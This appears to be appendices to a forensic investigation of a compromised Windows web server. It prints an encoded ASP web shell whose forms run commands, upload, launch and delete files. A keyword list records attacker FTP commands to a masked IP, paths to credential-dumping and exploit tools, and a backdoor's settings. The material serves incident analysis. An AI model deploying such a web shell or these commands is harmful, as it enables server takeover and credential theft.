<%#@~^uQAAAA==@#@&?nDPK?mMkaOP{Pj+M\n.cZD  CY  r4Nn^YvJq?/I(K:RjCAJSr#@#@&U+Y~GUm.kaOg+O,',?
+M\  .R;DnlD+68N+mDcJq?Z"(KKc1AK
          r]Fr#@#@&UnY,Wor^+?zd,'~?  .7+.cZM+lD+}8L  mO`r?^.bwYbUocsk^njXkY  :64%n1YE#@#@&FjoAAA=
=^#~@%><%=#@~^PAAAAA==~r-
wrPLPWUmMrwD1nYcZGhaEY  .1m:+,'~J'J,[~Wj^Mk2YgnYcjdnM1lhn,cBMAAA==^#~@%></td>
</TR>  <TD colspan="4" bgcolor="#ffffff"
><%#@~^AQEAAA==@#@&kW,I  ;E  /DcJmYODb4Eb{JYM;+rPPD4nx@#@&M+dwGUk+
hMrY  PE@!mPt.n6'vJL;MV'rB@*@!0KxD~mKVGD{B:9Z!!ZTB@*_____@!z6GUY@*@!Jl@*J
@#@&  Vd+@#@&D  /2G          /+
AMkO+,E@!l~4D  0'EJL;D^[EgmYO.b4'D.E  B@*@!WGxDP1WsW.xEa9!ZT!ZB@*_____@!J0
WUO@*@!&l@*E@#@&n          N,k0@#@&Kj4AAA==^#~@%>&nbsp__:
<%=#@~^BQAAAA==^alO4EAIAAA==^#~@%>
  _____:<%=#@~^BQAAAA==salO4GQIAAA==^#~@%></TD></TR> <TR>
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<form name="form1" method="post" action="<%=#@~^AwAAAA==;MVUwEAAA==^#~@%>" >
____: <input type="text" name="path" size="30" value="c:">
<input type="hidden" name="attrib" value="true">
<input type="submit" name="Submit" value="____" > _____,_____"\\pc01\c"_
<input type="submit" name="Submit1" value="___fso_">
</TD></form><%#@~^RgAAAA==@#@&kW,D  ;E  /D
0KDh`r/;8skY8E#{J__0kG_EPDt  x@#@&^C^V~W!O`*P@#@&  xN~r6vBIAAA==^#~@%>
</TR><TR >
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_____:
<input name="filepath" type="text" value="drv:\path" size="15">
____:
<input type="file" name="file1" value="" size=4><input type="file" name="file2" value="" size=4>
<input type="file" name="file3" value="" size=4>
<input type="submit" name="Submit" value="__" > _____
</TD>
</form></TR>
<TR bgcolor="#eeeeee">
<TD colspan="4" >
<%#@~^zAEAAA==@#@&rU,2MDWMP"n/!:nPg+aO@#@&?  OPK?mMr2Y,',?nD-
nMR/D  CY  r8%  mYcEq?/I&K:Rj_2dSJ*@#@&j+DPG?1Dr2D1+D~',?+M-nDcZM+CYn6(LnmDcJq?/]&nK HAK
          r"Fr#@#@&?  YPKsbs+UXdP{PjnM\+M ZM+lDn64N+1YcJj^Mk2YbUocsrs  ?XdO  :64Nn1YE*@#@&f?
          (z~',In;!+dOcsWMh`rRZt9E#@#@&&0~`9j
          ()P@!@*PrJb~:t+U@#@&/"K  hasr^+,'PrZ=wJ,[~WwksnUX/c!+DK+s2Hls+vPb@#@&/mVsPKjmMk2OcIEU~
vJ^:9  6n,z1PJ,[,9?
          ()PLPE~@*PJ,'PkyK  h2sbV  ~~!S~:D;+*@#@&U+O~Ksksn,'~Wwr^+jH/crw  x:n6DsrV  Pcd.K+s2sbV+B~q
~,smVd+S~Z#@#@&AUN,qWBocAAA==^#~@%>
<FORM action="<%=#@~^IAAAAA==~"+5!+kYRU+M-+M.CDbl8s  /`riIdJ#,7woAAA==^#~@%>" method="POST"
name=userdata>
```

```
<input type=text name=".CMD" size=28 value="<%=#@~^BwAAAA==~G?Uob,3gEAAA==^#~@%>">
<input type=submit value="cmd__">
<input type=text name='name' size=16 value="drive:\file.exe"><input type='button' name=send value="____">
<input type=text name='name1' size=16 value="drive:\file.name"><input type='button' name=send1
value="____">_____+____
</TD> </FORM>
<script language=vbscript>
sub send_onclick
window.open("<%=#@~^AwAAAA==;MVUwEAAA==^#~@%>?run="+userdata.name.value+"&action=__")
end sub
</script>
<script language=vbscript>
sub send1_onclick
window.open("<%=#@~^AwAAAA==;MVUwEAAA==^#~@%>?filename="+userdata.name1.value+"&action=del")
end sub
</script>
</TR>
<TR bgColor=#ffffff>
<TD height=22 colspan="4" ><form name="newfile"
onSubmit="return crfile(newfile.filename.value);">
<input type="text" name="filename" size="40">
<input type="submit" value="____" >
<input type="button" value="____"onclick="crdir(newfile.filename.value)">_________________
</TD></form>
<pre>
<%#@~^rQAAAA==~&0~vqkr4N+1O`KsrV  #b~:t+   @#@&}xPA..WMP"+dEhn,1n6D@#@&"+d2Kx/n
qDrY  ~U+.7+MRC:Hd3x1W[+vWor^+R"nl9bV^b@#@&KsbVnR/sK/n@#@&/l^V~GwkVnjH/
f  s  Ynwk^+`ky:n:asrV  ~~PME+*@#@&AxN,(WP4zUAAA==^#~@%>
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<TR>
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  Dd@#@&I+k2W
            /+cA.kD+r@!CP4.  0xBr'EMV'EQwlO4{J'I  5!+dD`rWV9wmOtr#'JLlOOMk4{E[mYYMr8[rB@*@!WWUO,m
GVK.'EaooR!!Tv@*_@!&0KUD@*_@!6W            YP1W^GD{BW0y ++E@*_____@!JWW
            Y@*@!&C@*@!4M@*E@#@&oKD~2m^t,6~(          PY4nUE8sKs9+.k0m0AAA==^#~@%>
<%#@~^KwEAAA==]  /2Kxk+RSDbO+r@!CP4DnW{BJL;D^[JQ2CY4'r[swCO4[aRgC:  [E'KVN2CDtxJL]  ;;  /D`JalD4J*[
E[mYO.b4'r'lDYDb8'JE@*_@!0GxO~1WsWMxB[so0Z!!v@*_@!zWW
            O@*P~r[XR1m:  'J@!zC@*,@!C~4D+6xJLmtMcfc*[rLC\Cd1DrwDlPM:[rM`BE'^wCY4'XRHm:  [JE#r'm4Dc
&W#'E@*@!0KUY,mW^G.'Eaws0!TTEP@*_@!JWW
            Y@*__@!Jl@*@!8M@*E@#@&H  6O@#@&  xN,k6@#@&lFEAAA==^#~@%>
</TD>
<TD  width="45%"  bgColor=#eeeeee>___ _____</TD>
<TD width="11%" bgColor=#eeeeee>_____</TD>
<TD width="18%" bgColor=#eeeeee>____</TD>
</TR>
<TR>
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<%#@~^HAUAAA==@#@&NrsPDt+wk^n/@#@&r0,0dG~DWSd+csW^[nDA6b/O/c^alOt*Ot  x@#@&U+Y~O4+oW^[  D
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            PY4nok^+k@#@&kW~"+5E  dYvJCODDk8E*'EYM;  J~Dt  x@#@&/4GhkY.k  oxE@!/YMGxT@*JLa
1m:  [E@!&dDDGxT@*J@#@&nsk+@#@&d4WA/D.bxL{J@!lP4D  W'EJ'EMV2CDt[^2lDt[X
Hls+LJvPOrDVn'EE[r__J'acYX2nLm4DvqZ#'r__JL6RzYD.k(EO+k[^4M`FZb[r___J[X
9lD+dldY\G9kWk  [[rBOCMo+OxE{8VmU0B@*@!/DDW            o@*E[XRHls+'E@!z/D.W
            o@*@!&C@*r@#@&+UN~r6@#@&I  dwKxdnchDrO  J@!YM@*@!Y[,hbNY4'EX!uB~PkYzs  'B(GD9+D
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Ot{B0YEPPdOHVn'E8KD[  D 4WDYKh)8PdW^k[~[!!ZT!ZiB@*E'6c/byn[E@!Jl@*@!JON@*@!O[,hk[O4'v
ZYEP~kYHV+{B(GD9+.O(WOOK:)8~/KVk9~:!Z!Z!Tiv@*Lx8/aI@!mP4.  0'vELE.VLEQk[{+9kYLwmOt{J'ValO4L6RgC:
  [JLCOYMk('E[CODDr4LEB,YC.T+Yxv|4sl            VEP@*__@!zm@*[
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glh  [rB#r[14Dv&*#LJ@*@!6WxD~mKVWMxvawsR!T!v~@*@!&0KUY@*__@!&C@*[x8dai@!l,4M+W{Br[EMVLEg
bNx+9kO'alY4xJLVwmO4[XRglh+'ELW2'9nVLlOOMk4xELlOYMr([EEPDlDT+DxB|4sl            3v~@*__@!zm@*[
            4/aI@!l,tM+W'vELE.VLEgbNx[Khx'2mY4'r'^wCDtL6Rglsn[r[CYDDr8{J[mOYMk4LEvPDlMonYxv|4sl
            VB@*__@!&C@*[x8dai@!zD[@*@!&DD@*J@#@&1  aY@#@&nx9PrW@#@&I  dwKx/
ADbY  J@!zOC(Vn@*r@#@&jYABAA==^#~@%>
</TD>
</TR></TBODY>
</TABLE>
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-
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bs  R^KwHPNk0bs+@#@&]+kwGUk+RS.kD+Pr@!^+
            Y  D@*@!2@*____r_Atb^t6ksn3J@!&^  xO+M@*r@#@&"+kwW                /
hMkO+,J@!^  xY  .@*@!4D@*_____EQNk0bVn_E@!JmnxDnD@*J@#@&"+/2G                /nRS.bYn,J@!m+
            Y  .@*@!4.@*_____e@!&2@*@!z1nxD+D@*E@#@&EeCeMeMMCeM___
```

```
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                @#@&h4k1tWksn{In;!n/D`E2mYtEb@#@&nVkn@#@&A4k1t0bV  x/  D-
+MRhCawlD4`"+;!ndYvJalOtEb*@#@&+
                [Pb0@#@&U+Y~WkPxP;.  lO  r(L+1YvE?1DrwDkULcsk^n?H/Y  h64N+1YE#@#@&U+OPD4kk0rs  P'~Wk
R6w  U:+aDsbV+vh4rm40rV  ~~qBPsms/  #@#@&^GE
                Y  Dx!@#@&Dtr/^rx  'O4b/0rs  R.+m[mVs@#@&Dtkk0bs+cZsWk+@#@&k+Y,W/{xWD4rxT@#@&+UN~r
6@#@&hZYBAA==^#~@%>
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</TR>
<TR >
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</TD>
</TR>
<TR>
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</div></TD>
</TR>
<TR>
<TD
height=22 bgcolor="#ffffff" ><div align="center">
<input type="submit"
value="__" name="B1">
<input type="reset" value="__" name="B2">
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</TR>
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</form>
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U9PkW@#@&?nY,WkPx,ZM+lD+}8L  mO`r?^.bwYbUocsk^njXkY  :64%n1YE#@#@&?  Y~G!Y0rs  'W/c/M+CD+:+6Dsb
s+vh4k1tWr^+#@#@&W!Y0bsnRqDbYnSrU  P]+$;+kYcED+6OE*@#@&W!O6ks  R1VWk+@#@&/  Y~0k'UGDtk
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0@#@&+      [Pb0@#@&  x[~b0@#@&nx9P/!8@#@&  x9Pr0@#@&uXkAAA==^#~@%>
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  D-+MRhCawlD4`"+;!ndYvJalOtEb*@#@&+
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f  s+D+oG^N+.~Strm4[bDS:D!+@#@&I  dwKxd+ch.rD+Pr@!m  xY  .@*_____
_)@!4@*J'h4r1t[kM'J@!z8@*@!zmnUD+.@*r@#@&BMCeCeeCeCM_____eCeMeCeMMCeeC@#@&  V/  @#
@&BCeCeMeMMCeM____eCMeCeMMCe@#@&r6P.+$;  /OvJKwJ*'r^D  lOJ,PO4  x@#@&r0,I+$;n/D`rlOY.r(Jb'rOD
!+E~Dt+U@#@&h4k149k.{I  ;E  /DcJalOtr#@#@&  V/  @#@&Stk14[kM'k+.\n.c:CwaCY4`]n$E+dOvJ2lD4r#b@#@&  xN
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sbs  ?zkY  :r(L  ^Yr#@#@&,kW~
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  MkOnvJ@!4q@*ADDK.lP@!z4F@*J~',+.Dc9+km.raYkGU,[~J@!2@*Jb@#@&,PI  /aGxk+ 2
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                LY4JSPbxOobV+^nxTYt@#@&~I  /aWU/n ;tCDUnY,'~E`KsR0r@#@&P"nkwG
                /  RZKxDnxDKzw  Px~rlwask1lYbGUzKmD+OOdOM+C:r@#@&,P]nkwWUd  R$k  CMX
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                /  R+  N@#@&2  N~s!x^ObWx,@#@&6Ex1OrW
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  x[P@#@&2  N~o!xmOrKx@#@&KiQCAA==^#~@%>
<br>
<CENTER>_____<br></center>
<center>_____CZY__cmd.asp___sun.c_____LCX&ALLEN_</center>
</body>
</html>
```

Appendix 2-J A keyword list

204275 234.exe
2042d9 \234.exe
219279 gooltel.exe
2192b5 C:\WINNT\system32\drivers\help\gooltel.exe
77dd08 open 140.DDD.EEE.FFF 5783
77dd66 get pw4.exe
a4f5d6 msserver.exe
a4f613 C:\WINNT\system32\msserver.exe
a4fa56 msserver.ini
a4fa93 C:\WINNT\system32\msserver.ini
10d342c5 P:a<>s||:s\\w\or//d=goodidea
10d34336 "Serv:ice<Na>"me=msserver
10d34388 Ser>vic:eD||escr<ip:t"ion=Microsoft Internet Security Service
10d343c7 Dri<ve\rN:ame"//=msserverdrv
10d343e5 D:riv>erF"il||eNam/e=msserverdrv.sys
119109b7 /PassLog.Log
11910a68 Visited: Administrator@file:///C:/WINNT/system32/drivers/help/gooltel.exe
11910b68 Visited: Administrator@file:///C:/WINNT/system32/drivers/help/234.exe
11910cb7 /234.exe
11910d68 Visited:
Administrator@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/234.exe
11910e68 Visited:
Administrator@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/gooltel.exe
11e8ac20 msserver
11e8adc8 msserver
11e8ae58 msserver
11e8b510 msserverdrv
11e8bb10 msserver
12737a68 http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/123
12737aa8 123[1]
12737be8 http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/123.exe
12737c2c 123[1].exe
12737d68 http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/iis.exeddd
12737db0 iis[1].exeddd
1b717e0a 234.exe.lnk
21486c40 msserver
248f7420 msserver
248f75c8 msserver
248f7658 msserver
248f7d10 msserverdrv
248f8310 msserver
25405532 - (C) Copyright 1998 by ANAKiN
25406868 :2004060820040609:
Administrator@file:///C:/WINNT/system32/drivers/help/234.exe
25406a68 :2004060820040609:
Administrator@file:///C:/WINNT/system32/drivers/help/gooltel.exe
25406b68 :2004060820040609: Administrator@:Host: 140.DDD.EEE.FFF
25406cc1 /234.exe
25406d68 :2004060820040609:
Administrator@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/234.exe
25406e68 :2004060820040609:
Administrator@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/gooltel.exe
26bc34e2 PassLog.Log.lnk
2866934f winpm.dll
295c1268 :2004051720040518: TsInternetUser@http://140.DDD.EEE.FFF
295c1368 :2004051720040518: TsInternetUser@:Host: 140.DDD.EEE.FFF
295c1468 :2004051720040518:
TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/mmdl

295c1568 :2004051720040518:
TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/ssvc1
295c1668 :2004051720040518:
TsInternetUser@file:///C:/WINNT/system32/drivers/help/pw4.exe
295c1868 :2004051720040518:
TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/pw4.exe
295c1968 :2004051720040518:
TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/pwdump4.dll
295c1b68 :2004051720040518:
TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/dsscan.exe
295c1c68 :2004051720040518:
TsInternetUser@file:///C:/WINNT/system32/drivers/help/mdtm2.exe
295c1d68 :2004051720040518:
TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/mdtm2.exe
295c1e68 :2004051720040518:
TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/sbaanetapi.dll
295c2068 :2004051720040518:
TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/ms04011.exe
295c2268 :2004051720040518:
TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/FTPScan.exe
295c2368 :2004051720040518:
TsInternetUser@file:///C:/WINNT/system32/drivers/help/getos.exe
295c2468 :2004051720040518:
TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/getos.exe
3b2efd98 msserver
3b2f0598 msserver
3bfed318 msserverdrv
3dcc6d32 - (C) Copyright 1998 by ANAKiN
3dd562c5 P:a<>s||:s\\w\or//d=goodidea
3dd56336 "Serv:ice<Na>"me=msserver
3dd56388 Ser>vic:eD||escr<ip:t"ion=Microsoft Internet Security Service
3dd563c7 Dri<ve\rN:ame"//=msserverdrv
3dd563e5 D:riv>erF"il||eNam/e=msserverdrv.sys
3dd56ac5 P:a<>s||:s\\w\or//d=goodidea
3dd56b36 "Serv:ice<Na>"me=msserver
3dd56b88 Ser>vic:eD||escr<ip:t"ion=Microsoft Internet Security Service
3dd56bc7 Dri<ve\rN:ame"//=msserverdrv
3dd56be5 D:riv>erF"il||eNam/e=msserverdrv.sys
3efbf8c1 /PassLog.Log
40d8fb18 msserverdrv
43eb4a00 pmsvcs
43eb4b4f winpm.dll
45cb9e67 dsc.exe
45cb9e86 fsc.exe
45cb9ea5 getos.exe
45cb9ec6 mdtm2.exe
45cb9ee7 mmdl2
45cb9f04 ms.exe
45cb9f41 pw4.exe
45cb9f92 ssvc2
45cb9faf winpm.dll
46b7baba gooltel.exe.lnk
46b7bb32 gooltel.exe.lnk
4808d268 Visited:
TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/mmdl2
4808d668 Visited:
TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/ssvc2
4808d868 Visited:
TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/internets.exe
4808d968 Visited:

TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/admdll.dll
4808da68 Visited:
TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/123.exe
4808db68 Visited:
TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/123
4808dc68 Visited: TsInternetUser@file:///C:/WINNT/system32/msserver.exe
4808dd68 Visited:
TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/234.exe
4808de68 Visited: TsInternetUser@file:///C:/WINNT/system32/msserver.ini
4808e068 Visited:
TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/iis.exeddd
48bcfa54 PassLog.Log
48bcfa77 mmdl2
48bcfa94 pmsvc.exe
4971b3e0 WinEggDropShelle
4fd54a35 dsc.exe
4fd54a54 fsc.exe
4fd54a73 getos.exe
4fd54a94 mdtm2.exe
4fd54ab5 mmdl2
4fd54ad2 ms.exe
4fd54af0 pmsvc.exe
4fd54b30 pw4.exe
4fd54b81 ssvc2
4fd54b9e winpm.dll
55019bb7 <td width="70%">\Documents and Settings\TsInternetUser\Local
Settings\Temporary Internet Files\Content.IE5\89UZ49EV\123[1].exe</td>
55019c69 <td width="70%">\Documents and Settings\TsInternetUser\Local
Settings\Temporary Internet Files\Content.IE5\8HYZWL23\iis[1].exeddd</td>
55019d1e <td width="70%">\Documents and Settings\TsInternetUser\Local
Settings\Temporary Internet Files\Content.IE5\CPINWPUZ\123[1]</td>
5501adb9 <td width="70%">\WINNT\system32\drivers\help\mmdl2</td>
5501ae1f <td width="70%">\WINNT\system32\drivers\help\pmsvc.exe</td>
5501ae89 <td width="70%">\WINNT\system32\drivers\help\ssvc2</td>
5501b93e <td width="70%">\WINNT\system32\winpm.dll</td>
55027e4f \Documents and Settings\TsInternetUser\Local Settings\Temporary Internet
Files\Content.IE5\CPINWPUZ\123[1]*1070*15C90353CAB9E8593CDA131A8E612B1F*26/05
/2004 22:50:20
58723d32 - (C) Copyright 1998 by ANAKiN
73a30868 :2004052620040527:
TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/mmdl2
73a30968 :2004052620040527: TsInternetUser@:Host: 140.DDD.EEE.FFF
73a30a68 :2004052620040527:
TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/ssvc2
73a30d68 :2004052620040527:
TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/internets.exe
73a30e68 :2004052620040527:
TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/admdll.dll
73a30f68 :2004052620040527:
TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/123.exe
73a31268 :2004052620040527:
TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/123
73a31368 :2004052620040527: TsInternetUser@file:///C:/WINNT/system32/msserver.exe
73a31468 :2004052620040527:
TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/234.exe
73a31568 :2004052620040527: TsInternetUser@file:///C:/WINNT/system32/msserver.ini
73a31668 :2004052620040527:
TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/iis.exeddd
73ad3e9a 234.exe.lnk
743ebc40 msserver

751f634f winpm.dll
753bdb4f winpm.dll
763376d5 172.16.1.8:4873->140.DDD.EEE.FFF:5783
76337774 172.16.1.8:4873->140.DDD.EEE.FFF:5783
768fb1e0 WinEggDropShelle
77403d18 WinEggDropShelle

References

1. The Sleuth Kit

http://www.sleuthkit.org/sleuthkit/index.php

2. Bintext 3.0

http://www.foundstone.com/index.htm?subnav=resources/navigation.htm&subcontent=/resources/proddesc/bintext.htm

3. UltraEdit-32

http://www.ultraedit.com/

4. Delphi

http://www.borland.com

5. Camouflage Home Page – Hide your files!

http://camouflage.unfiction.com/

6. VFAT Long File Names

http://www.maverick-os.dk/FileSystemFormats/VFAT_LongFileNames.html

7. NOTES ON THE STRUCTURE OF THE VFAT FILESYTEM

http://www.cs.rochester.edu/u/gchunt/vfat.html

8. Understanding FAT

http://users.iafrica.com/c/cq/cquirke/fat.htm

9. Laws and Regulations Database of The Republic of China

http://law.moj.gov.tw/eng

10. Microsoft Windows Registry

http://www.computerhope.com/registry.htm

11. RegistryWorkshop

http://www.torchsoft.com/

12. Internet Explorer History Viewer

http://www.phillipsponder.com/histviewer.htm

13. Hacker Defender v0.84

http://www.cnhonker.com/index.php?module=tools&act=view&type=3&id=62

14. WinEggDrop Shell Eternity Version

http://www.xfocus.net/tools/200311/598.html

15. DSScan

http://www.foundstone.com/index.htm?subnav=resources/navigation.htm&subcontent=/resources/proddesc/dsscan.htm

16. Autopsy Forensic Browser

http://www.sleuthkit.org/autopsy/index.php

17. MS03-026: Buffer Overrun in RPC May Allow Code Execution

http://support.microsoft.com/default.aspx?scid=kb;en-us;823980

18. BUG: Driver Installation Program Does Not Install Device Drivers

http://support.microsoft.com/default.aspx?scid=kb;en-us;822831

19. MS03-023: Buffer overrun in the HTML converter could allow code execution

http://support.microsoft.com/default.aspx?scid=kb;en-us;823559

20. MS03-034: Flaw in NetBIOS could lead to information disclosure

http://support.microsoft.com/default.aspx?scid=kb;en-us;824105

21. MS03-039: A buffer overrun in RPCSS could allow an attacker to run malicious programs

http://support.microsoft.com/default.aspx?scid=kb;en-us;824145

22. MS03-043: Buffer overrun in Messenger service could allow code execution

http://support.microsoft.com/default.aspx?scid=kb;en-us;828035

23. MS03-044: Buffer overrun in Windows Help and Support Center could lead to system compromise

http://support.microsoft.com/default.aspx?scid=kb;en-us;825119

24. MS03-042: Buffer Overflow in Windows Troubleshooter ActiveX Control Could Allow Code Execution

http://support.microsoft.com/default.aspx?scid=kb;en-us;826232

25. MS03-041: Vulnerability in Authenticode Verification Could Allow Remote Code Execution

http://support.microsoft.com/default.aspx?scid=kb;en-us;823182

26. MS03-045: Buffer overrun in the ListBox and in the ComboBox Control could allow code execution

http://support.microsoft.com/default.aspx?scid=kb;en-us;824141

27. Computer stops responding (hangs) when it tries to mount an NTFS volume after you restart the computer

http://support.microsoft.com/default.aspx?scid=kb;en-us;820888

28. Information about Jet 4.0 Service Pack 8

http://support.microsoft.com/default.aspx?scid=kb;en-us;829558

29. Update for Windows Media Player URL script command behavior

http://support.microsoft.com/default.aspx?scid=kb;en-us;828026

30. MS03-049: Buffer Overrun in the Workstation Service Could Allow Code Execution

http://support.microsoft.com/default.aspx?scid=kb;en-us;828749

31. MS02-050: Certificate validation flaw might permit identity spoofing

http://support.microsoft.com/default.aspx?scid=kb;en-us;329115

32. MS04-007: An ASN.1 vulnerability could allow code execution

http://support.microsoft.com/default.aspx?scid=kb;en-us;828028

33. Microsoft Security Bulletin MS04-011

http://www.microsoft.com/technet/security/bulletin/MS04-011.mspx